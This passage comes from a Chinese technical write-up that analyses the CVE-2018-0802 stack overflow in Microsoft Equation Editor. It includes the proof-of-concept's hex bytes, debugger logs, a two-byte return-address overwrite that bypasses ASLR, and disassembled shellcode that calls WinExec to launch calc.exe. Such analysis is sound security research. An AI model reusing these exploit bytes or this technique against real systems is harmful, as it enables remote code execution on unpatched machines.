我们来看一下第 3 个参数的传参，否则可能存在多次递归，不能有效利用本次溢出。根据之前 CVE-2017-11882 的调试结果(图 8)，我们可以看到，在解析用户提供的 font 数据时，调用 sub_21774 的函数为 sub_214C6。我们回溯到 sub_214C6 看一下(图 9)，sub_214C6 调用 sub_21774 前给第三个参数传的值为 1，所以图 7 中的 if(a3)为真。我们再来看一下图 7，sub_21774 递归调用自己时对第 3 个参数传的值为 0，这意味着 sub_21774 不会再次调用自己，递归层级只会有 1 级。分析到这里，递归的疑惑解决了。

```
IPersistStorage::Load(406881)
    offset:406a93   call ReadMTEFData(42ff88)
        offset:42f921   call 43755c
            offset:4375d5   call 43a720
                offset:43a72a   call 43a87a
                    offset:43a89b   call 43b418
                        offset:43b44b   call ReadFontName(4164fa)
                        offset:43b461   call 4214c6
                            offset:4214dd   call LogfontStruct_Overflow(421774)
                                offset:4217c3   call 421e39
                                    offset:421E5E   rep movsd <- CVE-2018-0802
                                offset:4218cb   call 451d50 备注2
                                offset:4218df   call 4115a7
                                    offset:4115d3   call final_overflow(4115d3)
                                        offset:411658   rep movsd <- CVE-2017-11882
                                        offset:411874   retn
                                            offset:430c12   call WinExec
```

图 8：CVE-2017-11882 触发执行流

```
000214D3 6A 01          push    1               ; int
000214D5 8B 45 0C       mov     eax, dword ptr [ebp+arg_4]
000214D8 50             push    eax             ; __int16
000214D9 8B 45 08       mov     eax, [ebp+lpLogfont]
000214DC 50             push    eax             ; lpLogfont
000214DD E8 92 02 00 00 call    sub_21774
```

安全客（www.anquanke.com）

图 9

分析到这里还有一个问题，那就是在_strcmpi(lpLogfont, &Name)不成立的情况下(如果 font 数据为用户伪造，此处肯定不成立)，sub_115A7 会被调用，这意味着会走到 CVE-2017-11882 的溢出点。在未打 11 月补丁的版本上，如果要成功利用 CVE-2017-11882，CVE-2018-0802 的点就不会发生溢出，因为前者需要的溢出长度比后者小很多，且拷贝最后有一个 NULL 符截断(我们知道溢出到 CVE-2017-11882 的可控 eip 只需要 0x2C 个字节，而通过下文(图 11)的分析我们可以知道溢出到 CVE-2018-0802 的可控 eip 需要 0x94 字节)。另一方面，在未打 11 月补丁的版本上，想要触发 CVE-2018-0802，就必然会先触发 CVE-2017-11882。总之，CVE-2018-0802 在 11 补丁前的版本上无法利用。

可是，从图 10 可以看到，在 11 月的补丁中，微软在 CVE-2017-11882 溢出点的拷贝前，对拷贝长度进行了 0x20 的长度限制，并且拷贝完成后，在拷贝最后手动加了一个 NULL，从而使 CVE-2017-11882 失效。这直接导致打补丁前无法被利用的 CVE-2018-0802 可以被利用了！现在，只要 sub_115A7 返回 False，漏洞就可以得到完美利用，而实际调试发现，sub_115A7 返回 False。




图 10

2. 动态分析

(1) 溢出点的数据拷贝

有了上面的分析，动态分析就变得很简单了。既然本次溢出点会拷贝数据，我们来监控一下每次拷贝时的源字符串和相应的栈回溯，我们先进入 OLE 数据相关的 Load 函数(sub_6881)，然后在拷贝数据前下断点并进行输出，结果如代码 1 所示 :

```
进入 Load 函数后的字体拷贝过程

0:000> bp eqnedt32+6881 // Load 函数
```

```
0:000> g

...

Tue Dec 26 15:56:30.360 2017 (GMT+8): Breakpoint 0 hit

eax=01356881 ebx=00000006 ecx=00000000 edx=00000000 esi=0019f144 edi=0019ef40

eip=01356881 esp=0019ef40 ebp=0019ef58 iopl=0         nv up ei pl nz na po nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202

EqnEdt32!AboutMathType+0x5881:

01356881 55              push    ebp

0:000> bp eqnedt32+21e5b ".printf \"--------------------------------------------------------------------------------\\n\"; db esi lecx; k; g"

0:000> g

--------------------------------------------------------------------------------

0019ed10  33 c0 50 8d 44 24 52 50-eb 1d 63 61 6c 63 2e 65  3.P.D$RP..calc.e

0019ed20  78 65 20 20 20 20 20 20-20 20 20 20 20 20 20 20  xe

0019ed30  20 20 20 20 20 20 26 90-90 90 8b 44 24 2c 66 2d            &....D$,f-

0019ed40  51 a8 ff e0 a5 23 79 ec-b1 2e 2a e2 74 e3 de 4f  Q....#y...*.t..O

0019ed50  31 76 4e e9 44 2d 1d ca-eb 87 21 39 a1 22 2e 3a  1vN.D-....!9.".:

0019ed60  27 40 fb 5f db 43 a0 10-92 54 6d cd 8c 18 f4 90  '@._.C...Tm.....

0019ed70  8b ce 5f ca fe ee 52 71-7d 93 ba 59 2d ef 60 98  .._...Rq}..Y-.`.
```

0019ed80 9e f5 cd 3f 74 47 4a 6a-e3 59 7e 66 52 7c c9 30 ...?tGJj.Y~fR|.0

0019ed90 c3 9d 91 e8 98 c2 4d a5-47 65 31 1f e6 e7 de 53 ......M.Ge1....S

0019eda0 c7 8a 2b d3 25 00 ..+.%.

ChildEBP RetAddr

WARNING: Stack unwind information not available. Following frames may be wrong.

0019ebc8 013717c8 EqnEdt32!FMDFontListEnum+0xbc7

0019ecc0 013714e2 EqnEdt32!FMDFontListEnum+0x534

0019ecec 0138b463 EqnEdt32!FMDFontListEnum+0x24e

0019ee14 0138a8a0 EqnEdt32!MFEnumFunc+0xcc66

0019ee2c 0138a72f EqnEdt32!MFEnumFunc+0xc0a3

0019ee44 013875da EqnEdt32!MFEnumFunc+0xbf32

0019eea8 0137f926 EqnEdt32!MFEnumFunc+0x8ddd

0019eed8 01356a98 EqnEdt32!MFEnumFunc+0x1129

0019ef3c 755a04e8 EqnEdt32!AboutMathType+0x5a98

0019ef58 75605311 RPCRT4!Invoke+0x2a

0019f360 75ddd7e6 RPCRT4!NdrStubCall2+0x2d6

0019f3a8 75ddd876 ole32!CStdStubBuffer_Invoke+0xb6 [d:\w7rtm\com\rpc\ndrole\stub.cxx @ 1590]

0019f3f0 75ddddd0 ole32!SyncStubInvoke+0x3c [d:\w7rtm\com\ole32\com\dcomrem\channelb.cxx @ 1187]

0019f43c 75cf8a43 ole32!StubInvoke+0xb9 [d:\w7rtm\com\ole32\com\dcomrem\channelb.cxx @ 1396]

0019f518 75cf8938 ole32!CCtxComChnl::ContextInvoke+0xfa [d:\w7rtm\com\ole32\com\dcomrem\ctxchnl.cxx @ 1262]

0019f534 75cf950a ole32!MTAInvoke+0x1a [d:\w7rtm\com\ole32\com\dcomrem\callctrl.cxx @ 2105]

0019f560 75dddccd ole32!STAInvoke+0x46 [d:\w7rtm\com\ole32\com\dcomrem\callctrl.cxx @ 1924]

0019f594 75dddb41 ole32!AppInvoke+0xab [d:\w7rtm\com\ole32\com\dcomrem\channelb.cxx @ 1086]

0019f674 75dde1fd ole32!ComInvokeWithLockAndIPID+0x372
[d:\w7rtm\com\ole32\com\dcomrem\channelb.cxx @ 1724]

0019f69c 75cf9367 ole32!ComInvoke+0xc5 [d:\w7rtm\com\ole32\com\dcomrem\channelb.cxx @ 1469]

0019ec58 cb ce cc e5 00 .....

ChildEBP RetAddr

WARNING: Stack unwind information not available. Following frames may be wrong.

0019eacc 013717c8 EqnEdt32!FMDFontListEnum+0xbc7

0019ebc4 01371980 EqnEdt32!FMDFontListEnum+0x534

0019ecec 0138b463 EqnEdt32!FMDFontListEnum+0x6ec

0019eda8 7545a24c EqnEdt32!MFEnumFunc+0xcc66

0019ee08 0136775e kernel32!GlobalUnlock+0xba

0019ee14 0138a8a0 EqnEdt32!EqnFrameWinProc+0x8c7e

0019ee2c 0138a72f EqnEdt32!MFEnumFunc+0xc0a3

0019ee44 013875da EqnEdt32!MFEnumFunc+0xbf32

0019eea8 0137f926 EqnEdt32!MFEnumFunc+0x8ddd

0019eed8 01356a98 EqnEdt32!MFEnumFunc+0x1129

0019ef3c 755a04e8 EqnEdt32!AboutMathType+0x5a98

0019ef58 75605311 RPCRT4!Invoke+0x2a

0019f360 75ddd7e6 RPCRT4!NdrStubCall2+0x2d6

0019f3a8 75ddd876 ole32!CStdStubBuffer_Invoke+0xb6 [d:\w7rtm\com\rpc\ndrole\stub.cxx @ 1590]

0019f3f0 75ddddd0 ole32!SyncStubInvoke+0x3c [d:\w7rtm\com\ole32\com\dcomrem\channelb.cxx @ 1187]

0019f43c 75cf8a43 ole32!StubInvoke+0xb9 [d:\w7rtm\com\ole32\com\dcomrem\channelb.cxx @ 1396]

0019f518 75cf8938 ole32!CCtxComChnl::ContextInvoke+0xfa [d:\w7rtm\com\ole32\com\dcomrem\ctxchnl.cxx @ 1262]

0019f534 75cf950a ole32!MTAInvoke+0x1a [d:\w7rtm\com\ole32\com\dcomrem\callctrl.cxx @ 2105]

0019f560 75dddccd ole32!STAInvoke+0x46 [d:\w7rtm\com\ole32\com\dcomrem\callctrl.cxx @ 1924]

0019f594 75dddb41 ole32!AppInvoke+0xab [d:\w7rtm\com\ole32\com\dcomrem\channelb.cxx @ 1086]

Tue Dec 26 15:56:36.506 2017 (GMT+8): ModLoad: 74f90000 74fdc000 C:\Windows\system32\apphelp.dll

Tue Dec 26 15:56:36.584 2017 (GMT+8): (304.784): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=00000021 ebx=0019ece8 ecx=0019ec24 edx=771470f4 esi=00000001 edi=00190001

```
eip=01380c46 esp=0019ecd8 ebp=d32b8ac7 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
EqnEdt32!MFEnumFunc+0x2449:
01380c46 c9              leave
```

从日志中可以看到存在两次拷贝，通过栈回溯我们可以知道这两次拷贝正是静态分析中对 sub_21174 的两次调用。第一次是 sub_214c6 对 sub_21174 的调用，第二次是 sub_21174 对自身的调用。可以看到第一次拷贝时明显发生了栈溢出。这里稍微提一下，cb ce cc e5 代表的是宋体。

我们来详细计算一下需要溢出多少长度才能控制父函数(sub_21174)的返回地址(这个问题的结论在“补丁绕过分析”一节已被提及)，由图 11 可知，从 lfFaceName(-0x90)溢出到 ret_addr(+0x4)，一共需要 0x94 字节，超出 0x94 部分的字节会逐个从低地址开始覆盖返回地址。

```
-000000AC lfHeight          dd ?
-000000A8 lfWidth           dd ?
-000000A4 lfEscapement      dd ?
-000000A0 lfOrientation     dd ?
-0000009C lfWeight          dd ?
-00000098 lfItalic          db ?
-00000097 lfUnderline       db ?
-00000096 lfStrikeOut       db ?
-00000095 lfCharSet         db ?
-00000094 lfOutPrecision    db ?
-00000093 lfClipPrecision   db ?
-00000092 lfQuality         db ?
-00000091 lfPitchAndFamily  db ?
-00000090 lfFaceName        db 32 dup(?)
-00000070 ho                dd ?
-0000006C var_6C            dw 2 dup(?)
-00000068 Name              db 36 dup(?)
-00000044 tm                tagTEXTMETRICA ?
-0000000C var_C             dw 2 dup(?)
-00000008 var_8             dw ?
-00000006                   db ? ; undefined
-00000005                   db ? ; undefined
-00000004 var_4             dd ?
+00000000  s                db 4 dup(?)
+00000004  r                db 4 dup(?)
```

安全客（www.anquanke

图 11

我们对照 poc 里面的数据来看一下，如图 12 所示，蓝色部分为溢出的前 0x94 字节，25 00 为溢出的最后两个字节，00 为终止符，拷贝时遇到 00 就停止。按照小端地址布局，poc 运行时，EIP 只会被覆盖低位的 2 个字节。为什么这样做？答案是为了绕过 ASLR。

```
0A 0A 08 00 01 33 C0 50 8D 44 24 52 50 EB 1D 63 61 6C 63 2E 65 78 65 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 26 90 90 90 8B 44 24 2C 66 2D 51 A8 FF E0 A5 23 79 EC B1 2E 2A
E2 74 E3 DE 4F 31 76 4E E9 44 2D 1D CA EB 87 21 39 A1 22 2E 3A 27 40 FB 5F DB 43 A0 10 92 54 6D
CD 8C 18 F4 90 8B CE 5F CA FE EE 52 71 7D 93 BA 59 2D EF 60 98 9E F5 CD 3F 74 47 4A 6A E3 59 7E
66 52 7C C9 30 C3 9D 91 E8 98 C2 4D A5 47 65 31 1F E6 E7 DE 53 C7 8A 2B D3 25 00 20 20 20 20 20
```

安全客（www.anquanke.com）

图 12

(2) Bypass ASLR

我们来看一下为什么区区两个字节就可以绕过 ASLR。

首先我们要清楚，补丁文件是开启了 ASLR 的，如图 13 所示。这样一来每次加载 EQNEDT32.EXE 时的基址都是随机的,所以溢出时需要考虑的第一个问题就是如何绕过 ASLR。(至于 DEP，由图 14 可以看到，补丁文件的 EQNEDT32.EXE 未开启 DEP，所以正常情况下无需考虑 DEP)


不幸的是，攻击者显然对 Windows 系统机制和防御措施非常了解。因为在 Windows 平台上，32 位进程的 ASLR 每次只随机化地址的高 2 个字节，而低 2 个字节保持不变。假如能在被覆盖的地址的同一片低 0xFFFF 空间内找到一个 ret 指令，并且满足形如 0xABCD00XY 的这种地址(其中 ABCD 及 XY 为 6 个任意 16 进制数，地址中倒数第二个字节必须为 0x00，因为复制完后需要精确截断)，就可以直接利用这个 ret 跳转到栈上。由于无需绕过 DEP，所以可以在栈上直接执行 shellcode。

图 13：EQNEDT32.EXE 的 ASLR 状态为启用，DEP 为非永久 DEP

映像名称	数据执行保护	用户名	CPU	内存(...	描述
csrss.exe	启用	SYSTEM	00	1,292 K	Client Server Runtime Process
csrss.exe	启用	SYSTEM	00	1,440 K	Client Server Runtime Process
dllhost.exe	启用	SYSTEM	00	2,184 K	COM Surrogate
dllhost.exe	启用	SYSTEM	00	2,596 K	COM Surrogate
dwm.exe	启用	test	00	125,232 K	桌面窗口管理器
EQNEDT32.EXE	停用	test	00	1,496 K	Microsoft Equation Editor
explorer.exe	启用	test	00	26,784 K	Windows 资源管理器
lsass.exe	启用	SYSTEM	00	2,336 K	Local Security Authority Process
lsm.exe	启用	SYSTEM	00	920 K	本地会话管理器服务
msdtc.exe	启用	NETWO...	00	2,000 K	Microsoft 分布式事务处理协调器服务
notepad++.exe	启用	test	00	7,616 K	Notepad++ : a free (GNU) source...
proexp.exe	启用	test	00	9,200 K	Sysinternals Process Explorer
SearchIndexer.exe	启用	SYSTEM	00	7,344 K	Microsoft Windows Search 索引器
services.exe	启用	SYSTEM	00	3,684 K	服务和控制器应用程序

图 14: EQNEDT32.EXE 的 DEP 状态为停用

更加不幸的是，在 EQNEDT32.EXE 模块内，微软还真给且仅给了这样一个地址(图 15)，满足条件的地址有且仅有一个，即 20025，eip 中被覆盖的两个字节 25 00 是唯一的，没有第二个满足条件的 ret。



.text:00020025	sub_1FFAE	retn
.text:0002010C	sub_20026	retn
.text:00020232	sub_2010D	retn
.text:000202AF	sub_20233	retn
.text:00020356	sub_202B0	retn
.text:000203DB	sub_20357	retn
.text:00020431	sub_203DC	retn
.text:00020480	sub_20440	retn
.text:000204D8	sub_20481	retn
.text:0002055E		retn
.text:000205F3	sub_2055F	retn
.text:000206A7	sub_205F4	retn
.text:000206F9	sub_206A8	retn
.text:00020743	sub_206FA	retn
.text:000207ED	sub_20744	retn
.text:000208E3	sub_207EE	retn
.text:000209E5	sub_208E4	retn
.text:00020AE2	sub_209E6	retn
.text:00020B03	sub_20AE3	retn
.text:00020B2E	sub_20B04	retn
.text:00020B44	sub_20B2F	retn
.text:00020BA9	sub_20B45	retn
.text:00020BE2	sub_20BAA	retn
.text:00020C02	sub_20BE3	retn
.text:00020C46		retn
.text:00020CBA	sub_20C47	retn
.text:00020CEA	sub_20CBB	retn
.text:00020D7B	sub_20CEB	retn
.text:00020DBC	sub_20D7C	retn
.text:00020E55	sub_20DBD	retn
.text:00020E71	sub_20E60	retn
.text:00020E86	sub_20E72	retn
.text:00020F00	sub_20E87	retn
.text:00020F9F	sub_20F01	retn
.text:00020FBA	sub_20FA0	retn

图 15

我们来思考一下 sub_21174 原来的返回地址是什么？当然是 sub_214C6 调用 sub_21174 的下一条指令的地址，由图 16 可以看到这个地址的偏移为 214E2，按照图 12 的覆盖方式，覆盖后的偏移变成了 20025，由上面的分析及图 17 中可以看到，这个地址是一条 ret 指令。这条指令会弹出 sub_214C6 给 sub_21174 的第 1 个参数，并且将控制流切换到这

个值去执行。雪上加霜的是，这第 1 个参数恰好为 lpLogFont，正是用户所提供的 FontName。所以 ret 执行后，控制流会被转移到栈上，并且恰好开始执行用户提供的 FontName 的第一个字节。

```
000214C6                    sub_214C6 proc near
000214C6
000214C6                    var_8= dword ptr -8
000214C6                    var_4= dword ptr -4
000214C6                    lpLogfont= dword ptr  8
000214C6                    arg_4= word ptr  0Ch
000214C6
000214C6 55                 push    ebp
000214C7 8B EC              mov     ebp, esp
000214C9 83 EC 08           sub     esp, 8
000214CC 53                 push    ebx
000214CD 56                 push    esi
000214CE 57                 push    edi
000214CF 8D 45 FC           lea     eax, [ebp+var_4]
000214D2 50                 push    eax             ; int
000214D3 6A 01              push    1               ; int
000214D5 8B 45 0C           mov     eax, dword ptr [ebp+arg_4]
000214D8 50                 push    eax             ; __int16
000214D9 8B 45 08           mov     eax, [ebp+lpLogfont]
000214DC 50                 push    eax             ; lpLogfont
000214DD E8 92 02 00 00     call    sub_21774
000214E2 83 C4 10           add     esp, 10h
000214E5 8B 45 FC           mov     eax, [ebp+var_4]
000214E8 50                 push    eax
000214E9 E8 6F 08 00 00     call    sub_21D5D
```

安全客 (www.anquanke.com)

图 16

```
00020021
00020021                        loc_20021:
00020021 5F                     pop     edi
00020022 5E                     pop     esi
00020023 5B                     pop     ebx
00020024 C9                     leave
00020025 C3                     retn
00020025                        sub_1FFAE endp
00020025
```

图 17

(3) 样本 A 的 Shellcode 分析

在针对样本 A 改造的 poc 中，控制流劫持及 shellcode 部分的执行如图 18 所示：

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
EqnEdt32!FMDFontListEnum+0x75b:
010419ef c3              ret
0:000> g
Tue Dec 26 14:18:21.161 2017 (GMT+8): Breakpoint 1 hit
eax=00000001 ebx=00000000 ecx=0024edc8 edx=771470f4 esi=0024f35c edi=0024f158
eip=010419ef esp=0024eedc ebp=d32b8ac7 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
EqnEdt32!FMDFontListEnum+0x75b:
010419ef c3              ret
0:000> dds esp
0024eedc  01040025 EqnEdt32!ZoomDlgProc+0x1a5e
0024eee0  0024ef28
...

0:000> t
eax=00000001 ebx=00000000 ecx=0024edc8 edx=771470f4 esi=0024f35c edi=0024f158
eip=01040025 esp=0024eee0 ebp=d32b8ac7 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
EqnEdt32!ZoomDlgProc+0x1a5e:
01040025 c3              ret
0:000> t
eax=00000001 ebx=00000000 ecx=0024edc8 edx=771470f4 esi=0024f35c edi=0024f158
eip=0024ef28 esp=0024eee4 ebp=d32b8ac7 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
0024ef28 33c0            xor     eax,eax

0:000> u eip L20
0024ef28 33c0            xor     eax,eax
0024ef2a 50              push    eax
0024ef2b 8d442452        lea     eax,[esp+52h]              ; 获取命令行参数字符串在栈上对应的地址，为jmp eax到WinExec做准备
0024ef2f 50              push    eax
0024ef30 eb1d            jmp     0024ef4f                   ; 短跳转 off = 1d(相对偏移) + 2(指令长度) = 1f
                                                            ; jmp_addr = 0024ef30+1f = 0024ef4f
0024ef32 63616c          arpl    word ptr [ecx+6Ch],sp
0024ef35 632e            arpl    word ptr [esi],bp
0024ef37 657865          js      0024ef9f
0024ef3a 2020            and     byte ptr [eax],ah
0024ef3c 2020            and     byte ptr [eax],ah
0024ef3e 2020            and     byte ptr [eax],ah
0024ef40 2020            and     byte ptr [eax],ah
0024ef42 2020            and     byte ptr [eax],ah
0024ef44 2020            and     byte ptr [eax],ah
0024ef46 2020            and     byte ptr [eax],ah
0024ef48 2020            and     byte ptr [eax],ah
0024ef4a 2020            and     byte ptr [eax],ah
0024ef4c 2020            and     byte ptr [eax],ah
0024ef4e 26              -                                  ; 此处略微手动调整；原反汇编结果为 0024ef4e 2690  xchg  eax,eax
0024ef4f 90              nop
0024ef50 90              nop
0024ef51 90              nop
0024ef52 8b44242c        mov     eax,dword ptr [esp+2Ch]    ; 获取sub_3b418调用sub_314c6的返回地址 => sub_3b463
                                                            ; 3b463 - 30c12 = a851 为固定值
                                                            ; sub_30c12即为eqnedt32模块中唯一调用WinExec函数的地址
                                                            ; 00030C12 FF 15 1C 68 06 00 call    ds:WinExec // 导入函数
0024ef56 662d51a8        sub     ax,0A851h
0024ef5a ffe0            jmp     eax
```

图 18：由于递归的存在，从 sub_21774 函数中需要返回两次，这解释了前两个 ret jmp eax 指令后会马上调用 WinExec，而命令行参数恰好为 calc.exe，如图 19 所示：

```
0:000> t
eax=01050c12 ebx=00000000 ecx=0024edc8 edx=771470f4 esi=0024f35c edi=0024f158
eip=0024ef5a esp=0024eedc ebp=d32b8ac7 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
0024ef5a ffe0            jmp     eax {EqnEdt32!MFEnumFunc+0x2415 (01050c12)}

0:000> t
eax=01050c12 ebx=00000000 ecx=0024edc8 edx=771470f4 esi=0024f35c edi=0024f158
eip=01050c12 esp=0024eedc ebp=d32b8ac7 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
EqnEdt32!MFEnumFunc+0x2415:
01050c12 ff151c680801    call    dword ptr [EqnEdt32!FltToolbarWinProc+0x1c6b5 (0108681c)] ds:0023:0108681c={kernel32!WinExec (7549edae)}

0:000> da poi(esp)
0024ef32  "calc.exe                    &..."
0024ef52  ".D$,f-Q....#y...*.t..O1vN.D-...."
0024ef72  "!9.".:'@._.C...Tm....._...Rq}."
0024ef92  ".Y-.`....?tGJj.Y~fR|.0.....M.Ge"
0024efb2  "1....S..+.%"

0:000> k
ChildEBP RetAddr
WARNING: Stack unwind information not available. Following frames may be wrong.
0024ef04 0105b463 EqnEdt32!MFEnumFunc+0x2415
0024f02c 0105a8a0 EqnEdt32!MFEnumFunc+0xcc66
0024f044 0105a72f EqnEdt32!MFEnumFunc+0xc0a3
0024f05c 010575da EqnEdt32!MFEnumFunc+0xbf32
0024f0c0 0104f926 EqnEdt32!MFEnumFunc+0x8ddd
